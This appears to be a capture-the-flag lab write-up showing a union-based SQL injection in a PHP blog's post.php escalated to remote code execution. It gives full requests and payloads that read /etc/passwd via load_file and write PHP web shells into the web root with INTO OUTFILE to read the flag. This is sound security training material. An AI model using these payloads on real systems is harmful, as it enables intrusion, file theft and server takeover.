
From SQL to RCE-Write Up-CBJS Lab-An Vu


In this challenge, I will figure out how to perform remote code execution on a website that has an SQL Injection vulnerability.

First, I take a look at the website and notice that it is a blog created by the admin to post some readable information. Clicking on a post, I see that the website redirects us to the page post.php?id={number}, so I capture that request.

I then tried using id=1' intentionally to see if any SQL error logs are returned. The most important thing is that the response reveals the document root folder of the server as: /var/www/html (Keep this in mind, as we may need to use it later!)




```
GET /post.php?id=1' HTTP/1.1
Host: exploit-chain.cyberjutsu-lab.tech:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://exploit-chain.cyberjutsu-lab.tech:8090/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



```
HTTP/1.1 200 OK
Date: Mon, 12 Aug 2024 02:10:09 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 372
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Fatal error
</b>
:  Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the right
 syntax to use near ''' at line 1 in /var/www/html/post.php:8
Stack trace:
#0 /var/www/html/post.php(8): mysqli-&gt;query()
#1 {main}
thrown in <b>
  /var/www/html/post.php
```

The response indicated that the database service in use is MySQL, so I might consider using SQL injection commands. However, let's verify this idea first. By reading the source code, I can see that the developer didn't validate the id variable before querying the database, which means I only need to inject a valid SQL command to retrieve data from the server.




```php
<?php
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);
include("database.php");
if (isset($_GET['id'])) {
    $sql = "SELECT * FROM posts WHERE id=" . $_GET['id'];
    $result = $conn->query($sql) or die(mysqli_error($conn));
    if ($result->num_rows > 0) {
        while ($row = $result->fetch_assoc()) {
            echo "<h4 style='text-align:center'><pre>Title: " . $row["title"] . "</pre></h4>";
            echo "<h4 style='text-align:center'><pre>Content: " . $row["content"] . "</pre></h4>";
            echo "<h4 style='text-align:center'><pre>Author: " . $row["author"] . "</pre></h4>";
```

I tried with 1 UNION SELECT 1,2,3, but I got a message indicating that the statements have a different number of columns. So, I will try with 1 UNION SELECT 1,2,3,4

From SQL to RCE-Write Up-CBJS Lab-An Vu

```
  Fatal error
</b>
:  Uncaught mysqli_sql_exception: The used SELECT statements have a
different number of columns in /var/www/html/post.php:8
Stack trace:
#0 /var/www/html/post.php(8): mysqli-&gt;query()
#1 {main}
thrown in <b>
  /var/www/html/post.php
</b>
 on line <b>
  8
```

Now that I know the database has 4 columns, I will replace the first three values with NULL and add a version() command to check if I can retrieve the MySQL server version.




```
exploit-chain.cyberjutsu-lab.tech:8090/post.php?id=1+UNION+SELECT+1,2,3,4
```

```
Title: SSRF TUTORIAL

Content: Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to
induce the server-side application to make requests to an unintended location.

Author: admin

Title: 2

Content: 3

Author: 4
```

Payload: 1 UNION SELECT NULL, NULL, NULL, version()

Running the version() command, I received the server version.




```
exploit-chain.cyberjutsu-lab.tech:8090/post.php?id=1+UNION+SELECT+NULL,NULL,NULL,version()
```

```
Title: SSRF TUTORIAL

Content: Server-side request forgery (also known as SSRF) is a web security vulnerability that a
induce the server-side application to make requests to an unintended locatio

Author: admin

Title:

Content:

Author: 8.0.37-0ubuntu0.22.04.3
```

Assumption: Can we read a file from the server?

From SQL to RCE-Write Up-CBJS Lab-An Vu

I used the function load_file('file_path') to read the content of a file on the SQL server. In this case, I'm trying to read the /etc/passwd file.




```
GET /post.php?id=1+UNION+SELECT+NULL,NULL,NULL,load_file('/etc/passwd')
HTTP/1.1
Host: exploit-chain.cyberjutsu-lab.tech:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://exploit-chain.cyberjutsu-lab.tech:8090/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
    Title:
  </pre>
</h4>
<h4 style='text-align:center'>
  <pre>
    Content:
  </pre>
</h4>
<h4 style='text-align:center'>
  <pre>
    Author: root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System
    (admin):/var/lib/gnats:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
    mysql:x:999:999::/home/mysql:/bin/sh
  </pre>
```

The result shows that I can read a file on this SQL server. How about writing a file? Let's verify this by using the INTO OUTFILE 'file_path' function to write a file into the SQL server's database.

Payload: 1 UNION SELECT NULL, NULL, NULL, '<?php phpinfo();?>' INTO OUTFILE '/var/www/html/i_shell.php'
(Double quotes also work around <?php … ?> tags.)

Note: We need to encode the ? symbol because URLs interpret it as a parameter separator, not as a character.




```
GET /post.php?id=
1+UNION+SELECT+NULL,NULL,NULL,"<%3fphp+phpinfo();+%3f>"+INTO+OUTFILE+'/var/w
ww/html/i_shell.php' HTTP/1.1
Host: exploit-chain.cyberjutsu-lab.tech:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://exploit-chain.cyberjutsu-lab.tech:8090/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Aug 2024 02:49:06 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 150
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  Attempt to read property "num_rows" on bool in <b>
  /var/www/html/post.php
</b>
 on line <b>
  9
</b>
<br />
<pre>
  Post not found
</pre>
```

I received a response; let's check if we can see the file in the document root folder!

From SQL to RCE-Write Up-CBJS Lab-An Vu




1 SSRF TUTORIAL Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location. admin \N \N \N

PHP Version 8.1.2-1ubuntu2.17


System	Linux 8add4bcd1457 5.15.0-92-generic #102-Ubuntu SMP Wed Jan 10 09:33:48 UTC 2024 x86_64
Build Date	May 1 2024 10:10:07
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.1/apache2
Loaded Configuration File	/etc/php/8.1/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.1/apache2/conf.d
Additional .ini files parsed	/etc/php/8.1/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.1/apache2/conf.d/10-opcache.ini, /etc/php/8.1/apache2/conf.d/10-pdo.ini, /etc/php/8.1/apache2/conf.d/20-calendar.ini, /etc/php/8.1/apache2/conf.d/20-ctype.ini, /etc/php/8.1/apache2/conf.d/20-exif.ini, /etc/php/8.1/apache2/conf.d/20-ffi.ini, /etc/php/8.1/apache2/conf.d/20-fileinfo.ini, /etc/php/8.1/apache2/conf.d/20-ftp.ini, /etc/php/8.1/apache2/conf.d/20-gettext.ini, /etc/php/8.1/apache2/conf.d/20-iconv.ini, /etc/php/8.1/apache2/conf.d/20-mysqli.ini, /etc/php/8.1/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.1/apache2/conf.d/20-phar.ini, /etc/php/8.1/apache2/conf.d/20-posix.ini, /etc/php/8.1/apache2/conf.d/20-readline.ini, /etc/php/8.1/apache2/conf.d/20-shmop.ini, /etc/php/8.1/apache2/conf.d/20-sockets.ini, /etc/php/8.1/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.1/apache2/conf.d/20-sysvsem.ini, /etc/php/8.1/apache2/conf.d/20-sysvshm.ini, /etc/php/8.1/apache2/conf.d/20-tokenizer.ini
PHP API	20210902
PHP Extension	20210902

Now we can see a PHP page, which solidifies our assumption about achieving remote code execution on the server. Finally, let's capture the flag!




```
GET /exploit1_shell.php HTTP/1.1
Host: exploit-chain.cyberjutsu-lab.tech:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://exploit-chain.cyberjutsu-lab.tech:8090/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
Content-Type: text/html; charset=UTF-8

1SSRF TUTORIAL Server-side request forgery (also known as SSRF) is a web
security vulnerability that allows an attacker to <br>
 induce the server-side application to make requests to an unintended
location.  admin
\N \N  \N  total 524
drwxrwxrwt 1 root  www-data 4096 Aug 12 02:46 .
drwxr-xr-x 1 root  root     4096 Jun 18 13:08 ..
-rw-r----- 1 mysql mysql       8 Jul 16 04:22 3conmeo.php
-rw-r----- 1 mysql mysql      25 Jul 16 04:22 3conmeo1.php
-rw-r----- 1 mysql mysql      36 Jul 16 04:24 3conmeo2.php
-rw-r----- 1 mysql mysql     252 Jul  4 06:59 Kr4mpus.php
-rw-r----- 1 mysql mysql     239 Jun 29 08:15 RCE.php
-rw-r----- 1 mysql mysql     249 Jun 29 08:22 RCE2.php
-rw-r----- 1 mysql mysql     246 Jun 29 08:25 RCE3.php
-rw-r----- 1 mysql mysql     252 Jul 15 01:57 aaaa.php
-rw-r----T 1 root  www-data  199 Feb  1  2024 database.php
-rw-r----- 1 mysql mysql      40 Aug  6 15:29 dung1.php
-rw-r----- 1 mysql mysql     267 Jul 20 07:34 e.php
-rw-r----- 1 mysql mysql     242 Jul 20 07:32 ex.php
-rw-r----- 1 mysql mysql     256 Jul 20 07:33 ex1.php
-rw-r----- 1 mysql mysql     253 Jul 11 03:31 exploit.php
-rw-r----- 1 mysql mysql     251 Aug 12 02:44 exploit111_shell.php
-rw-r----- 1 mysql mysql     241 Aug  2 03:29 exploit123.php
-rw-r----- 1 mysql mysql     250 Aug  2 03:32 exploit1234.php
```



```
GET /post.php?id=
1+UNION+SELECT+NULL,NULL,NULL,"<%3fphp+system('cd+/var/www/html;cat+/flag*')
;+%3f>"+INTO+OUTFILE+'/var/www/html/flag_red_1_yellow_star.php' HTTP/1.1
Host: exploit-chain.cyberjutsu-lab.tech:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://exploit-chain.cyberjutsu-lab.tech:8090/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Aug 2024 02:55:18 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 150
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  Attempt to read property "num_rows" on bool in <b>
  /var/www/html/post.php
</b>
 on line <b>
  9
</b>
<br />
<pre>
  Post not found
</pre>
```



```
GET /flag_red_1_yellow_star.php HTTP/1.1
Host: exploit-chain.cyberjutsu-lab.tech:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://exploit-chain.cyberjutsu-lab.tech:8090/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Aug 2024 02:56:44 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 262
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

1SSRF TUTORIAL Server-side request forgery (also known as SSRF) is a web
security vulnerability that allows an attacker to <br>
 induce the server-side application to make requests to an unintended
location.  admin
\N \N  \N  CBJS{a7bd2488dec5193650e65799b29ca94f}
```